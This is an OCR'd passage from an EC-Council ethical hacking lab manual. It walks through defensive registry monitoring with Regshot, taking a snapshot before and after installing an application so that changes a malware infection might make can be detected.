


Figure 4.2.6: Process Monitor Stack Tab

12. This way, you can analyze the processes running on a machine.
13. If a process is found to be suspicious, you may either kill the process or close the port.
14. Close all windows on the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3 Perform Registry Monitoring using Regshot and jv16 PowerTools

Here, we will use the registry monitoring tools Regshot and jv16 PowerTools to scan the registry values for any suspicious entries that may indicate a malware infection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Run Regshot as Admin

The Windows registry stores OS and program configuration details such as settings and options. If the malware is a program, the registry stores its functionality. When an attacker installs a type of malware on the victim's machine, it generates a registry entry. One must have a fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. While most computer users generally do not do this, monitoring the registry entries is a great way to track any modifications made to your system.

1. Log in to the **Windows 10** machine and navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\regshot**. Right-click **Regshot-x86-Unicode.exe** and choose **Run as administrator** from the context menu, as shown in the screenshot.
2. If a **User Account Control** window appears, click **Yes**.




Figure 4.3.1: Launching Regshot in Administrator Mode

TASK 3.2

Take the 1st Registry Snapshot

3. The **Regshot** application window opens, select the **HTML document** radio button, and in the **Output path** menu, click the **...** button.




Figure 4.3.2: Taking Shot 1

Registry monitoring tools such as Regshot and jv16 PowerTools provide a simple way to perform the interesting task of tracking registry modifications, which proves to be useful in troubleshooting and monitoring background changes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Regshot

Regshot is a registry compare utility that helps to compare changes in registry entries after installing or uninstalling a program or manually modifying the registry. The purpose of this utility is to compare your registry at two separate points by taking a snapshot of the registry before and after any program or settings are added, removed, or otherwise modified.

4. The **Browse For Folder** window appears; choose **Desktop**, and then click **OK**, as shown in the screenshot.




Figure 4.3.3: Browse For Folder

5. In Regshot's main window, click the **1st shot** button, as shown in the screenshot.




Figure 4.3.4: Save 1st Shot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A context menu appears; click **Shot and Save...**




Figure 4.3.5: Saving 1st Shot

7. The **Save As** window appears; enter the file name (here **Shot 1**) and set the location to **Desktop**. Then, click **Save**, as shown in the screenshot.




Figure 4.3.6: 1st Shot Saved on Desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Install/Uninstall an application

8. Now to demonstrate a change in the registry, install an application (here, **SoftPerfect Network Scanner**).
9. Navigate to **E:\CEH-Tools\CEHv11 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner** and double-click **netscan_setup.exe**.
10. If a **User Account Control** window appears, click **Yes**.
11. Follow the wizard-driven installation steps to install the SoftPerfect Network Scanner.
12. Once the installation is complete, uncheck the **Launch SoftPerfect Network Scanner** option and click **Finish**.

Note: You can install any application to view the changes in the registry. For demonstration purposes, we have installed the SoftPerfect Network Scanner.

